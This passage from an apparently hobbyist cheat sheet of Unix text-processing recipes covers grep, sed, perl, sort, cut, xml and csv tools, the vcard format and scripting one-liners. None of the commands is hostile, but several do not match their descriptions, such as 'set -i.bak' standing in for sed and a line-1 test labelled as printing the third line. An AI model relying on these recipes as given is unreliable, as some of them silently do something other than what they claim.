diff3 tree bush hedge > arbol
```

Update the original file 'manuscript.new' with the patchfile 'manuscript.diff'

```
patch manuscript.new manuscript.diff
```

Colored diff (via vim) on 2 remotes files on your local

```
vimdiff scp://root@server-foo.com//etc/snmp/snmpd.conf scp://
  ⇒ root@server-bar.com//etc/snmp/snmpd.conf
```

Vimdiff to remotehost

```
vimdiff tera.py <(ssh -A testserver "cat tera.py")
```

10.11 Searching Text

gnu grep special characters

```
.. \< - matches beginning of a word
.. \> -  matches the end of a word
.. \b -  matches a word boundary
.. [:upper:] - matches upper case letters (unicode)
.. [:lower:] - matches lower case letters (unicode)
.. [:space:] - matches space characters
..
```

- the "–" sequence may be "escaped" in grep. for example: grep "\-\-" file.txt
-

Search interactively and ignoring case all '.txt' files in this folder

```
cat *.txt | less -I    ~(then type '/' to search)
```

```
less -I *.txt          ~(then type '/*' to search, seems better)
```

Search for lines which begin with "#" in the text file "script"

```
grep '^#' <script
```

Display lines which begin with an uppercase letter or word in 'doc.txt'

```
grep '^[[:upper:]]\+' doc.txt
```

Display lines in 'doc.txt' which do not have any upper case letters in them

```
grep '^[^[:upper:]]*$' doc.txt
```

Search for lines which dont contain the word "the"

```
grep -v the <file
```

Show all lines which contain neither of the words "to" nor "green"

```
egrep -v "tree|green" tree.txt
```

Show the names of all files containing the word 'tree' (searches subfolders)

```
find . | xargs grep -l "tree"  ~(the fastest way)
```

```
find | xargs grep -l "tree"    ~(the dot doesnt seem important)
```

```
grep -l tree $(find .)         ~(the same but not for lots of files)
```

```
grep -rl tree *                ~(veeery sloow)
```

Show names of all files Not containing the word 'mall' (searches subfolders)

```
find | xargs grep -L "mall"       ~(matches mall, small, ...)
```

```
find | xargs grep -L "\<mall\>"   ~(only matches 'mall')
```

Show the number of lines in a file which start with the word "tree"

```
grep "^ *big" book.txt | wc -l
```

Search for "leaf" or "tree" ignoring the case of the words

```
grep -i -e "leaf" -e "tree" *
```

```
egrep -i "leaf|tree" *         ~(the same)
```

(shows lines with the word "Leaf", "TREE", "trEE" etc)

Show all text files in the books folder which have more than 100 lines

```
find books/ | xargs wc -l | sort -rn | awk '$1 > 100 {print $2}'
```

Search for a pattern (regex) in all text files (ignoring binary files)

```
find . -type f | perl -lne 'print if -T;' | xargs egrep "somepattern"
```

Find And Replace In Text Files

notes: turma ?? a graphical tool for search and replace

11.1 Single File

Replace uppercase letters with lower case letters

```
tr '[:upper:]' '[:lower:]' <file   ~(handles international text)
```

'squeeze' multiple spaces in the file "test.txt"

```
tr -s ' ' test.txt
```

```
tr -s '[:blank:]' test.txt   ~(the same but better, handles all
  ⇒ whitespace)
```

Change aaa for bbb and print each line

```
perl -p -e 's/aaa/bbb/' test.txt      ~(the file is not changed)
```

Replace "aaa" with "bbb" and print each line

```
perl -pi -e 's/aaa/bbb/' test.txt     ~(the file IS changed)
```

11.2 With A Backup

Replace the word "big" with "small" in .txt files backing up to .bak

```
perl -p -i.bak -e 's/\bbig\b/small/g' *.txt
```

11.3 Multiple Files

Change string in many files at once and more.

```
find . -type f -exec grep -l XXX {} \;|tee /tmp/fileschanged|xargs perl
  ⇒  -pi.bak -e 's/XXX/YYY/g'
```

Replace the word "big" with "small" in .txt files backing up to .bak

```
perl -p -i.bak -e 's/\bbig\b/small/g' *.txt
```

Recursive replacement of text in the current folder and subdirectories

```
perl -p -i.bak -e 's/\bbig\b/small/g' $(grep -ril oldstring *)
```

Change 'big' to 'BIG' in all '.txt' files in this folder and subfolders

```
set -i.bak 's/big/BIG' $(find . -name '*.txt')
```

(the files are edited 'in place' and backed up to '.txt.bak')

Find .txt files inside a directory and replace every occurrance

```
find . -name '*.txt' -exec sed -ir 's/this/that/g' {} \;
```

A find and replace within text-based files, to locate and rewrite

```
find . -name "*.txt" | xargs perl -pi -e 's/old/new/g'
```

Find and replace with vim 'argdo'

```
vim *  ... etc
```


Analysing Text

Get line number of all matches in a file

```
awk '/match/{print NR}' file
```

Plot frequency distribution of words from files on a terminal.

```
cat *.c | { printf "se te du\nplot '-' t '' w dots\n"; tr '[[:upper:]]'
  ⇒  '[[:lower:]]' | tr -s [[:punct:][:space:]] '\n' | sort | uniq -c |
  ⇒  sort -nr | head -n 100 | awk '{print $1}END{print "e"}'; } |
  ⇒ gnuplot
```

Count the number of characters in each line

```
awk '{count[length]++}END{for(i in count){printf("%d: %d\n", count[i],
 ⇒ i)}}'
```

Show unique words and the number of times each word occurs

```
tr -sc [A-Z][a-z] [\012*] < file.txt | sort | uniq -c | less ~(???)
```

Count the number of lines in all files in this and subfolders

```
wc -l $(find . -name *.php)
```

12.1 Analysing Text Data

tools to process text data

`awk`	A very capable text data processing language
`perl`	An even more capable language
`cut`	A simple field based tool
`sort`	Sort lines of a text file

The delimiter character for cut can only be a single character, as far as I am aware. If more processing power is needed then the reader should consider using awk, sed, or perl.

`http://bumble.sf.net/books/awk/awk-book.txt`
: A small booklet about the awk language, also available as a pdf file.

`http://bumble.sf.net/books/perl/perl-book.txt`
: a booklet about the perl language

Show the second "field" of each line where fields are separated with a space

```
cut -d ' ' -f 2 data.txt ~(if any extra spaces in file, this will fail)
```

With space separated fields, first get rid of unwanted spaces with sed

```
sed -r 's/^\s+//; s/\s+/ /g' cgt.txt | cut -d' ' -f2
```

```
 if the data were
   spain 4 5
   italy 11 5
   england 4 6
 then the output would be
   4
   11
   4
```

Show every comma delimited field except the second

```
cut -d, -f 2 --complement list.txt
```

```
  if the content of 'list.txt' was
   a,b,c,d
   f,g,h,i
  then the output would be
   a,c,d
   f,h,i
```

Show the 2nd field and all subsequent fields of a comma delimited file

```
cut -d, -f2- data.csv
```

Show the 1st, 2nd and 3rd fields

```
cut -d, -f-3
```

Show fields 2, 3 and 4

```
cut -d, -f2-4
```

Sort alphabetically on the 3rd field of the file ignoring initiall blanks

```
sort -k 3b
```

12.2 Extraction Data From Text

Display all the urls from 'essay.txt' and select to open in browser

```
urlview essay.txt
```

12.3 Tidying Text Files

See how many lines in a text file are consecutive and duplicate

```
uniq -d file.txt | wc -l    ~(this also counts duplicate blank lines)
```

Show all duplicated (consecutive) lines in a text file

```
uniq -d file.txt
```

Output the file 'paper' with 1 space between words and 2 after fullstops

```
fmt -u paper
```

Show the file 'term-paper' with multiple blank lines as only one blank line

```
cat -s term-paper
```

Display 'term-paper' with multiple blank lines removed and giving the text unified spacing between words

```
cat -s term-paper | fmt -u | less
```

Output the file 'term-paper' with lines up to 75 characters long

```
fmt term-paper
```

Output the file 'doc.txt' with lines up to 80 characters long

```
fmt -w 80 doc.txt
```

Wrap long lines in the file 'doc.txt' without disturbing special patterns

```
par doc.txt
```

12.4 Stream Editing Text Files

'stream editing' or 'batch editing' text files refers to the process of modifying a text file without opening a text editor. In other words the text file is modified via a series of commands which are applied to a file or many files with a program such as sed, awk, perl, etc. This is very useful when a large number of modifications need to be made in many files and where those modifications are similar; For example where a persons name needs to be changed in a large number of files.

Randomize lines (opposite of — sort)

```
random -f <file>
```

Uniq for unsorted data

```
awk '!_[$0]++{print}'
```

Add a line to a file using sudo

```
echo "foo bar" | sudo tee -a /path/to/some/file
```

Remove duplicate entries in the file 'list.txt' without sorting.

```
awk '!x[$0]++' list.txt
```

Section 13

Sorting Text Data

The unix 'sort' utility is a powerful and flexible way to reorder lines of a text file based on the data in one or more of the 'fields' of each line. A field is a chunk of text separated from another chunk by a 'delimiter' character such as a space or a colon. For example if the line is 'italy 3 4/oct/1999' and the delimiter is a space then the fields are 'italy', '3' and '4/oct/1999'

By default, sort divides a line into fields based on spaces or tabs but can use another character (see the -t option)

13.1 Viewing Help For Sort

View some examples of using the 'sort' program

```
info coreutils 'sort invocation'
```

View a confusing description about how 'sort' works

```
man sort    ~(this is a classic example of an accurate but baffling man
  ⇒ page)
```

13.2 Basic Usage

Sort in alphabetical order (abc...) the lines of the text file 'data.txt'

```
sort data.txt     ~(the sorted lines are displayed, the file is
  ⇒ unchanged)
```

Sort in reverse alphabetical order (zxy...) the lines of the file 'data.txt'

```
sort -r data.txt
```

Sort in alphabetical order, ignoring case, the lines of the file 'data.txt'

```
sort -fr data.txt
```

```
sort -f -r data.txt    ~(the same)
```

Sort in alphabetical order using the 3rd 'field' in each line as the sort key

```
sort -k3 data.txt   ~(each 'field' is a bit of text separated by spaces)
```

```
sort +2 data.txt    ~(prehistoric syntax, probably to be avoided like
  ⇒ bubonic)
```

Sort IPV4 ip addresses

```
sort -t. -k1,1n -k2,2n -k3,3n -k4,4n
```

Sort lines by length

```
perl -lne '$l{$_}=length;END{for(sort{$l{$a}<=>$l{$b}}keys %l){print}}'
  ⇒  < /usr/share/dict/words | tail
```

13.3 Sort Inplace

Sort a file and update it

```
sort -o data.txt data.txt        ~(is this safe??)
```

```
sort --output=data.txt data.txt
```

13.4 Sorting By Multiple Fields

The lines of a file can be sorted first by one field, and then by a second field when the value of the 1st field is equal

Sort a file alphabetically by the 1st field and then numerically by the 2nd

```
sort -k1 -nk2 data.txt
```

Sort the lines alphabetically using the first 3 fields of the file

```
sort -k 1,3 data
```

13.5 Numerical Sorts

Perform a numerical sort using the second field

```
sort -k2,2n data.txt   ~(2,2 means from the 2nd to the 2nd field)
```

```
sort -n -k2 data.txt   ~(watch out! this may be different ??)
```

Sort lines using the 2nd field as a numeric key with fields delimited by '/'

```
sort -n -t/ -k2 data.txt
```

```
sort -n -t'/' -k2 data.txt     ~(the same)
```

```
sort -nt/ -k2 data.txt       ~(the same, again)
```

Sort in ascending numerical order using the 2nd field as the sorting key

```
sort -k 2,2n data    ~(possibly the correct way to do this)
```

```
sort -k 2n,2n data   ~(the same)
```

```
sort -n -k2 data     ~(this may be subtly different)
```

```
sort -nk2 data       ~(options can be written together)
```

Sort the lines of 'data' using the 3rd ':' delimited field as a number key

```
sort -n -k3 -t: data
```

```
sort -nk3 -t: data        ~(the same)
```

```
sort -nk3 -t :  data      ~(the same again)
```

Sort the lines of 'data' in descending (reverse) numeric order

```
sort -rn data
```

Sort lines in descending numerical order using the 2nd field as the sort key

```
sort -k2 -r -n data.txt
```

```
sort -rnk2 data.txt     ~(the same, but better)
```

Sort in ascending numeric order using only the 1st digit of the 2nd field

```
sort -nk2.1,2.1 data.txt ~('2.1,2.1' means 'from the 1st to the 1st
  ⇒ char)
```

Sort in descending numeric order using the first 3 digits of the 2nd field

```
sort -rnk2.1,2.3 data.txt
```

13.6 Sorting By Date Values

The problem of sorting by a date value is somewhat tricky, mainly because of the daunting array of different formats which a date can appear in, without even thinking about intercultural differences. However 'sort' is capable of sorting by date value, where the dates are in a consitent format.
Where the date string is of a variable length the problem gets harder. It may be possible to use the -t delimiter to divide up each field of the date (eg use '-t/' for '1/january/08' and '02/oct/2001')
Use the 'M' modifier to recognise month names and abbreviated month names
Sort lines by month name, assuming that field 3 is an english month name

```
sort -k3M data  ~(field 3 can be something like 'feb', 'oct' or '
  ⇒ january')
```

Sort by month names using the 3rd character of the 2nd field as the start point

```
sort -k2.3M data  ~(field 2 may be '--jan' or '::august' etc)
```

Sort lines by the 1st field, a date in the format dd/mm/yyyy (eg '09/11/1922')

```
sort -k 1.7n -k 1.4n -k 1.1n -k 4.14,4.21 data.txt
```

(note that '4/11/1920' will not sort well but '04/11/1920' will)
Reverse sort lines by a date field in the format dd/mm/yyyy

```
sort -k 1.7nr -k 1.4nr -k 1.1nr data.txt
```

Sort lines with the second field a date in format dd/MON/yyyy '02/Apr/2010'

```
sort -k 1.8n -k 1.4M -k 1.1n data.txt
```

(the month abbreviations must be 3 letters, and in english ...)

Sort lines by a date/time value such as '01/Jan/2004:06:31:51'

```
sort -k 1.8n -k 1.4M -k 1.1n -k 1.13,1.21 data.txt
```

(this assumes the date is the first field of each line)

13.7 Fields And Partial Fields

Sort lines starting the key at the second character of the 2nd field

```
sort -k2.2 data
```

Sort using characters 2 to 8 as the alphabetic sort key

```
sort -k2.2,2.8 data
```

13.8 Other Tools

Tsort is a mysterious tool

```
tsort
```

Sort text files by the number of lines which they contain, reverse order

```
file * | grep text | sed "s/:.*//" | xargs wc -l | sort -rn | grep -v "
  ⇒ total$" | less
```

Display the lines in a text file 'shuffled'

```
shuf file.txt
```

Shuffle lines in a file and update the file

```
shuf -o F <F'          ~(according to the man pages, this is safe)
```

```
cat F | shuf -o F      ~(the same, no risk of truncation 'apparently')
```

Shuffle some lines entered at the prompt

```
    shuf <<eof
      A man,
      a plan,
      a canal:
      invasion!
    eof
```

Shuffle command line arguments

```
 shuf -e clubs hearts diamonds
 output:
   hearts
   diamonds
   clubs
```

Display the lines of a file in reverse order

```
tac file       ~(yes 'tac' is the reverse of 'cat')
```

Section 14 — *Typesetting Text Documents*

This section explains how to prepare documents to be printed on paper. This is actually a really large topic. See also the LaTeX-book.txt file for detailed information about the Latex typesetting system.

typesetting tool quick summary

groff	An old unix system, used for 'man' pages
LaTeX	Extensive system widely used for scientific and maths docs
docbook	An xml based "super" system
pod	The perl document system,
man	The old unix "manual page" system based on groff
enscript	Turns text into pdf in a configurable manner
markdown	Minimal text markup
pandoc	Implements and extends markdown, lots of output format
phpmarkdown	A php implementation of markdown

14.1 Overview

This section tries to give an overview of the numerous tools available to produce 'typeset' documents in a format ready to be sent to a printer (such as pdf or postscript).

`markdown`
: The user writes a plain text document adhering to certain formatting rules ... and markdown produces a formatted html document

`halibut`
: The user embeds simple 'markup' codes into the text document and the tool can convert the document into a variety of output formats including pdf

`reStructured`
: text another philosophy similar to markdown

`http://docutils.sourceforge.net/docs/ref/rst/introduction.html`
: a page about 'restructured text'

14.2 Latex

Latex is for people who have 4 years to write a thesis. If you have less time, use enscript or halibut.
see the LaTeX booklet at http://bumble.sf.net/books/LaTeX/LaTeX-book.txt

Convert a LaTeX source file (.tex) into opendocument (.odt)

```
htlatex MyFile.tex "xhtml,ooffice" "ooffice/! -cmozhtf" "-coo -
⇒ cvalidate"
```

Section 15

Text Data Formats

Store personal contact information in a text file

```
vcard
```

15.1 Xml

`http://xmlstar.source`
: forge.net/ The home page for xmlstarlet

`xmlsoft.org`
: more linux xml software

`http://xmlstar.sourceforge.net/doc/xmlstarlet.txt`
: xmlstarlet examples

xml tools

xmlstarlet	Useful tools for xml from the command line

Remove comments from xml

```
cat <filename> | perl -e '$/ = ""; $_ = <>; s/<!--.*?-->//gs; print;'
```

Remove comments from the xml file 'page.xhtml'

```
xmlstarlet ed -d '//comment()' page.xhtml
```

Show some help information for the 'ed' option of xmlstarlet

```
xmlstarlet ed -h
```

Display the xml entity for the & ampersand character

```
xmlstarlet esc '&'
```

Count elements matching XPath expression

```
xmlstarlet sel -t -v "count(/xml/table/rec/numField)" xml/table.xml
```

Count all nodes in XML document

```
xmlstarlet sel -t -f -o " " -v "count(//node())" xml/table.xml xml/tab-
  ⇒ obj.xml
```

Delete elements matching XPath expression

```
xml ed -d /xml/table/rec[@id='2'] xml/table.xml
```

Generate HTML from given SGML docbook document

```
xml tr --omit-decl --docbook /usr/share/sgml/docbook/yelp/docbook/html/
  ⇒ docbook.xsl  sgml/docbook1.sgml | xml fo --html --indent-spaces 2
```

Validate XML document against a DTD

```
xml val --dtd dtd/table.dtd xml/tab-obj.xml >/dev/null 2>&1; echo $?
```

Prettify an XML file

```
tidy -xml -i -m [file]
```

15.2 Csv

csv stands for 'comma separated something' is an old and simple 'table' data format.

Sum columns from CSV column $COL

```
awk -F ',' '{ x = x + $4 } END { print x }' test.csv
```

Turn lines in columns in csv format

```
ls | sed -n '1h;2,$H;${g;s/\n/,/g;p}'
```

Convert CSV files to TSV

```
sed 's/,/\t/g' report.csv > report.tsv
```

Sum columns from CSV column $COL

```
perl -ne 'split /,/ ; $a+= $_[3]; END {print $a."\n";}' -f ./file.csv
```

Pretty print a simple csv file on the command line

```
column -s, -t <tmp.csv
```

Parse a quoted .csv file

```
awk -F'^"|", "|"$' '{ print $2,$3,$4 }' file.csv
```

Section 16 — *Vcard*

Vcard is used for storing contact information for people and organisations. It is a format recognised by many email and chat software programs.
It may seem odd that this section is so detailed, but I have been searching for a good 'contacts' data format, and this seems the best I can find. At least its not xml.
Vcard is specified in the 'request for comments' RFC 2425 and RFC 2426

`http://www.rfc-ref.org/RFC-TEXTS/2426/`
: the vcard rfc

`http://www.rfc-ref.org/RFC-TEXTS/2426/chapter3.html#sub1sub1`
: definitions and examples for the the vcard types.

16.1 Vcard Implementation Quirks

The fastmail.fm import allows lower case names, but no spaces before any of the element names.
Skype vcard import function apparently doesnt import phone numbers (!) which is something of a pity.

Debian-style packages for vcard

`2vcard`	Convert address book to vcard format
`glabels`	
`vcard4j`	A java library (but not a user application)

16.2 Attribute Lists

vcard attribute names and purpose

`N`	The name of the person or company (structured) eg: 'N:Small;Frank'
`FN`	The formatted (display) name of the person or entity eg 'FN:Frank Small'
`PHOTO`	An image or photograph of the person or entity
`BDAY`	Date of birth
`ADR`	A postal address in a structured format
`LABEL`	A displayable postal address
`TEL`	A telephone number eg 'TEL;TYPE=WORK,VOICE:(111) 555-1212'
`EMAIL`	An email address eg 'EMAIL;TYPE=PREF,INTERNET:forrestgump@example.com'
`MAILER`	The type of email program used
`TZ`	The standard time zone of the entity
`GEO`	A geographical latitude and longitude
`TITLE`	Job title,
`ROLE`	Job role (eg 'executive)
`LOGO`	A company or personal logo image, can be a url or mime data
`AGENT`	A person who will act on behalf vcard person or entity. (eg secretary)
`ORG`	Organization Name or Organizational unit, X.520 Organization Name/Unit
`NOTE`	Supplementary information or a comment
`REV`	Time and date of last revision of the vcard eg 'REV:20080424T195243Z'
`SOUND`	Sound of the pronunciation of the formatted name
`URL`	A url to obtain realtime information about the person/entity
`UID`	A globally unique identifier for the person/entity (?)
`VERSION`	The version of the vCard Specification
`KEY`	The public encryption key associated with the vCard object

vcard attribute extensions

`X-ABUID`	String, Apple Address Book UUID for that entry
`X-ANNIVERSARY`	YYYY-MM-DD, additional anniversaries (see BDAY)
`X-ASSISTANT`	A string, assistant name (instead of Agent)
`X-MANAGER`	A managers name (text)
`X-SPOUSE`	Spouse name (text)
`X-GENDER`	Either "Male" or "Female" only
`X-AIM`	Instant Messaging (IM) contact information; TYPE parameter as for TEL
`X-ICQ`	IM contact information;
`X-JABBER`	IM contact information;
`X-MSN`	IM contact information;
`X-YAHOO`	IM contact information;
`X-SKYPE`	IM contact information;
`X-GADUGADU`	IM contact information;
`X-GROUPWISE`	IM contact information;
`X-MS-IMADDRESS`	Property, string, " (IM address in VCF attachment from Outlook (right click Cont
`X-MS-CARDPICTURE`	Works like PHOTO or LOGO. an outlook image of the Card
`X-PHONETIC-FIRST-NAME`	
`X-PHONETIC-LAST-NAME`	Roman spelling of name, eg Japanese names
`X-MOZILLA-HTML`	Property, TRUE/FALSE, mail recipient wants HTML email

Difference between vcard 2.1 and 3.0'

```
EMAIL;TYPE=INTERNET;TYPE=PREF    ~(3.0)
```

```
EMAIL;TYPE=internet,pref         ~(3.0)
```

```
EMAIL;INTERNET;PREF              ~(2.1)
```

The most minimul vcard example (all these elements are obligatory)

```
BEGIN:VCARD
VERSION:3.0
N:Bond;James
FN:James Bond
END:VCARD
```

Vcard version 3.0 example (note the 'TYPE=work,voice' etc syntax

```
BEGIN:VCARD
VERSION:3.0
N:Clark;James
FN:James Clark
ORG:Bubba Gump Shrimp Co.
TITLE:Mr
TEL;TYPE=work,voice:(111) 555-1212
TEL;TYPE=home,voice:(404) 555-1212
ADR;TYPE=work:;;100 Waters Edge;Baytown;LA;30314;United States of
 ⇒ America
LABEL;TYPE=WORK:100 Waters Edge\nBaytown, LA 30314\nUnited States of
 ⇒ America
ADR;TYPE=HOME:;;42 Plantation St.;Baytown;LA;30314;United States of
 ⇒ America
LABEL;TYPE=HOME:42 Plantation St.\nBaytown, LA 30314\nUnited States of
 ⇒  America
EMAIL;TYPE=PREF,INTERNET:forrestgump@example.com
REV:20080424T195243Z
END:VCARD
```

Vcard data exported from 'fastmail.fm' email

```
BEGIN:VCARD
VERSION:2.1
FN:amy and ben
N:ben;amy and;;
NICKNAME:amyandben
EMAIL;INTERNET;PREF:alpountain@yahoo.co.uk
ADR;HOME;ENCODING=QUOTED-PRINTABLE:;the stalls, moreton lane=0D;
 ⇒ draycott in the clay;ashbourne;derbyshire;;uk
END:VCARD
```

16.3 Vcard Name Types

Vcard comments

```
;
```

The formatted or 'display' name for a person or entity

```
FN:Mr. John Q. Public\, Esq.
```

The 'N' name element is made up of

```
Family Name, Given Name, Additional Names, Honorific Prefix, Honorific
 ⇒ Suffix.
```

Structured name examples

```
N:Public;John;Quinlan;Mr.;Esq.
```

```
N:Stevenson;John;Philip,Paul;Dr.;Jr.,M.D.,A.C.P.
```

Photos

```
PHOTO;VALUE=uri:http://www.abc.com/pub/photos/jqpublic.gif
```

```
PHOTO;ENCODING=b;TYPE=JPEG:MIICajCCAdOgAwIBAgICBEUwDQYJKoZIhvcN...etc
```

Birthdays

```
BDAY:1996-04-15
```

```
BDAY:1953-10-15T23:10:00Z
```

```
BDAY:1987-09-27T08:30:00-06:00
```

telephone 'TYPE' values

work	
home	A residence not work
pref	The preferred phone (if there is more than one)
voice	A normal phone (not a fax)
fax	A fax phone
cell	A cell phone (a mobile phone)
video	A phone with video capability
modem	
bbs	A bulletin board
car	A carphone

Mark up the prefered work telephone (as opposed to a fax) with voice mail

```
TEL;TYPE=work,voice,pref,msg:+1-213-555-1234
```

A home fax line

```
TEL;TYPE=home,fax,pref:+1-213-555-1234
```

An x400 style email address, whatever that is

```
EMAIL;TYPE=x400:jdoe@isp.net
```

A preferred email address ()

```
EMAIL;TYPE=internet,pref:jane_doe@abc.com
```

Postal addresses

```
== address types
.. intl - an address outside the current country
.. dom - an address within the current country
.. postal - a postal address (?)
.. parcel - a parcel postal address
.. work - a work postal address
.. pref - the preferred postal address (where there is more than one)
..

po box, flat number, house number and street name, the locality (e.g.,
 ⇒ city);
the region (e.g., state or province); the postal code; the country name
 ⇒ .
ADR;TYPE=postal,pref:;;123 Main Street;SomeTown;NSW;2028;Australia  ##(
 ⇒ the same)
```

A postal address example

```
ADR;TYPE=postal;TYPE=pref:;;123 Main Street;Katoomba;NSW;2028;Australia
```

A gpo box in hobart australia

```
ADR;TYPE=postal:gpo 1990;;;Hobart;TAS;7001;Australia
```

The 'label' which is the displayed postal address

```
LABEL;TYPE=dom,home,postal,parcel:Mr.John Q. Public\, Esq.\n
   Mail Drop: TNE QB\n123 Main Street\nAny Town\, CA  91921-1234 \nU
    ⇒ .S.A.
```

Indicate a company or personal logo image (a url location of the image file)

```
LOGO;VALUE=uri:http://www.abc.com/pub/logos/abccorp.jpg
```

Inline mime encoding of an logo image

```
LOGO;ENCODING=b;TYPE=JPEG:MIICajCCAdOgAwIBAgICBEUwDQYJK ... etc
```

The entity organisation name (company, branch, division)

```
ORG:ABC\, Inc.;North American Division;Marketing
```

Additional notes

```
NOTE: this number is available 24/7
```

Indicate when the information in the vcard was revised

```
REV:1995-10-31T22:27:10Z
```

```
REV:1997-11-15
```

16.4 Vcard Geographical Information

The timezone element indicates in what time zone the entity resides

```
TZ:-05:00
```

```
TZ;VALUE=text:-05:00; EST; Raleigh/North America
```

The geographical position of the entity in decimial longitude vs latitude

```
GEO:37.386013;-122.082932
```

16.5 Job Title Elements

The vcard job title element (based on X.520 'title' element)

```
TITLE:Director\, Research and Development
```

The role of the person within an organisation

```
ROLE:Programmer
```

Section 17 — *Text Oriented Programming Languages*

17.1 The Awk Language

`http://www.grymoire.com/Unix/Awk.html`
: a tutorial

`http://www.pement.org/awk/awk1line.txt`
: one line examples of awk

Randomize lines in a file

```
awk 'BEGIN{srand()}{print rand(),$0}' SOMEFILE | sort -n | cut -d ' ' -
 ⇒ f2-
```

Print a row of 50 hyphens

```
awk 'BEGIN{while (a++<50) s=s "-"; print s}'
```

Calculating series with awk: add numbers from 1 to 100

```
seq 100 | awk '{sum+=$1} END {print sum}'
```

Print file without duplicated lines using awk

```
awk '!($0 in a) {a[$0];print}' file
```

Print line immediately before a matching regex.

```
awk '/regex/{print x};{x=$0}'
```

17.2 Grep

Find String

```
grep -iR find_me ./
```

Count how many times a string appears in a (source code) tree

```
grep -or string path/ | wc -l
```

Permanently let grep colorize its output

```
echo alias grep=\'grep --color=auto\' >> ~/.bashrc ; . ~/.bashrc
```

Search through files, ignoring .svn

```
grep <pattern> -R . --exclude-dir='.svn'
```

Output files without comments or empty lines

```
grep -v "^\($\|#\)" <filenames>
```

Colorize matching string without skipping others

```
egrep --color=auto 'usb|' /var/log/messages
```

17.3 Sed Stream Editor

`http://www.grymoire.com/Unix/Sed.html`
: an concise introduction

`http://sed.sourceforge.net/sedfaq.html`
: comprehensive recipes

`http://www.gnu.org/software/sed/manual/html_node/`
: gnused documentation

Perform sed substitution on all but the last line of input

```
sed -e "$ ! s/$/,/"
```

Create an interpreting script with extended regexes (-r)

```
#!/bin/sed -rf   ~(this is the first line of the script, try 'which sed
  ⇒ ')
```

Replace 'a' with 'A', 'b' with 'B' etc, similar to the 'tr' tool

```
sed "y/abcd/ABCD/g"
```

Convert words beginning in 'b' or 'c' to upper case

```
sed -r "s/\<(b|c)[a-z]+/\U&/g"
```

Duplicate words, using groupings and backreferences.

```
s/\([a-z]+\)/\1\1/g;
```

```
s/([a-z]+)/\1\1/g;   ~(gnu sed with the -r flag, this is 'gotcha')
```

Convert upper case words to lower case

```
sed -r "s/\<[A-Z]+\>/\L&/g"        ~(gnused, this is not very
  ⇒ international)
```

```
sed -r "s/\<[[:upper:]]+\>/\L&/g" ~(the same, but more international)
```

Match words beginning in 'a' or 'b'

```
sed -r "s/\<(a|b)[a-z]+/&/g"
```

Make changes to files and back up to .bak

```
sed -i.bak -r "s/yes/no/g" *.txt      ~(gnused 4)
```

Detailed information about gnu regular expressions (used in sed)

```
man 7 regex
```

Delete uppercase letters and commas.

```
sed -r 's/[[:upper:],]//g'
```

gnused character classes (for international text)

[:alnum:]],	[A-Za-z0-9] Alphanumeric characters
[[:alpha:]],	[A-Za-z] Alphabetic characters
[:blank:]],	[\x09] Space or tab characters only
[[:cntrl:]],	[\x00-\x19\x7F] Control characters
[[:digit:]],	[0-9] Numeric characters
[[:graph:]],	[!-~] Printable and visible characters
[[:lower:]],	[a-z] Lower-case alphabetic characters
[[:print:]],	[-~] Printable (non-Control) characters
[[:punct:]],	[!-/:-@[-`{-~] Punctuation characters
[[:space:]],	[\t\v\f] All whitespace chars
[[:upper:]],	[A-Z] Upper-case alphabetic characters
[[:xdigit:]],	[0-9a-fA-F] Hexadecimal digit characters

Section 18

Perl

[+] Perl is a language which was originally inspired by the Bash shell syntax, as well as by the idea of writing terse but powerful programs. The name perl is not an acronym, since the creator, Larry Wall said he was looking for any name with "positive connotations". Perl initially rose to fame through it suitability for writing web-server cgi scripts, since perl, like the unix shells, uses plain text as a kind of "data interchange format".

A command line calculator in Perl

```
perl -e 'for(@ARGV){s/x/*/g;s/v/sqrt /g;s/\^/**/g};print eval(join("",
 ⇒ @ARGV)),$/;'
```

Validate the syntax of a perl-compatible regular expression

```
perl -we 'my $regex = eval {qr/.*/}; die "$@" if $@;'
```

Make perl crash

```
perl -e '$x = []; push @$x, eval { $x = 1; return $x = 1; }'
```

Transforms a file to all uppercase.

```
perl -i -ne 'print uc $_' $1
```

Prints line numbers

```
perl -ne 'print "$. - $_"' infile.txt
```

Sort the size usage of a directory tree by gigabytes, kilobytes,

```
du -b --max-depth 1 | sort -nr | perl -pe 's{([0-9]+)}{sprintf "%.1f%s"
 ⇒ , $1>=2**30? ($1/2**30, "G"): $1>=2**20? ($1/2**20, "M"): $1
 ⇒ >=2**10? ($1/2**10, "K"): ($1, "")}e'
```

18.1 Perl Documentation

debian: perl-doc - to use the perldoc tool

Query the perl "frequently asked questions" documents for a word or phrase

```
perldoc -q eval
```

Show the documentation for the CGI module

```
perldoc CGI    ~(these names are case-sensitive, "perldoc cgi" doesnt
  ⇒ work)
```

18.2 Perl One Line Scripts

Include 2 perl expressions with the -e expression

```
perl -e 'print "Hello";' -e 'print " World\n"'
```

Print the 1st and 2nd fields of the input lines

```
echo a b c | perl -lane 'print "@F[0..1]"'
```

Print the 3rd line of a file

```
perl -nle 'print if $. == 1' file.txt
```

Perl one-liner to get the current week number

```
perl -e 'use Date::Calc qw(Today Week_Number); $weekn = Week_Number(
  ⇒ Today); print "$weekn\n"'
```

18.3 Perl Modules

Upgrade all perl modules via CPAN

```
perl -MCPAN -e 'CPAN::Shell->install(CPAN::Shell->r)'
```

Upgrade all perl modules via CPAN

```
cpan -r
```

Open Perl module source in your editor

```
$EDITOR `perldoc -l Module::Name`
```

Clean up syntax and de-obfuscate perl script

```
%! perl -MO=Deparse | perltidy
```

Section 19

Python

One-liner to display ip addresses

```
python -c "import socket; print '\n'.join(socket.gethostbyname_ex(
  ⇒ socket.gethostname())[2])"
```

An easter egg built into python to give you the Zen of Python

```
python -c 'import this'
```

Cleanup Python bytecode files

```
find . -name "*.py[co]" -exec rm -f {} \;
```

Quick syntax highlighting with multiple output formats

```
$ python -m pygments -o source.html source.py
```

Ruby

Section 20

Display command lines visible on commandlinefu.com homepage

```
ruby -ropen-uri -e 'require "hpricot";(Hpricot(open("http://
  ⇒ commandlinefu.com"))/".command").each{| c| puts c.to_plain_text}'
```

Print a row of 50 hyphens

```
ruby -e 'puts "-" * 50'
```

Ruby one-liner to get the current week number

```
ruby -rdate -e 'p DateTime.now.cweek'
```

Ruby one-liner to get the current week number

```
ruby -e 'require "date"; puts DateTime.now.cweek'
```

Php

Section 21

Run php code inline from the command line

```
php -r 'echo strtotime("2009/02/13 15:31:30")."\n";'
```

Testing php configuration

```
php -i
```

Testing php configuration

```
php -r "phpinfo\(\);"
```

Scan folder to check syntax error in php files

```
find . -name "*.php" -exec php -l {} \;
```

The C Language

Section 22

Enter and compile a c one line program

```
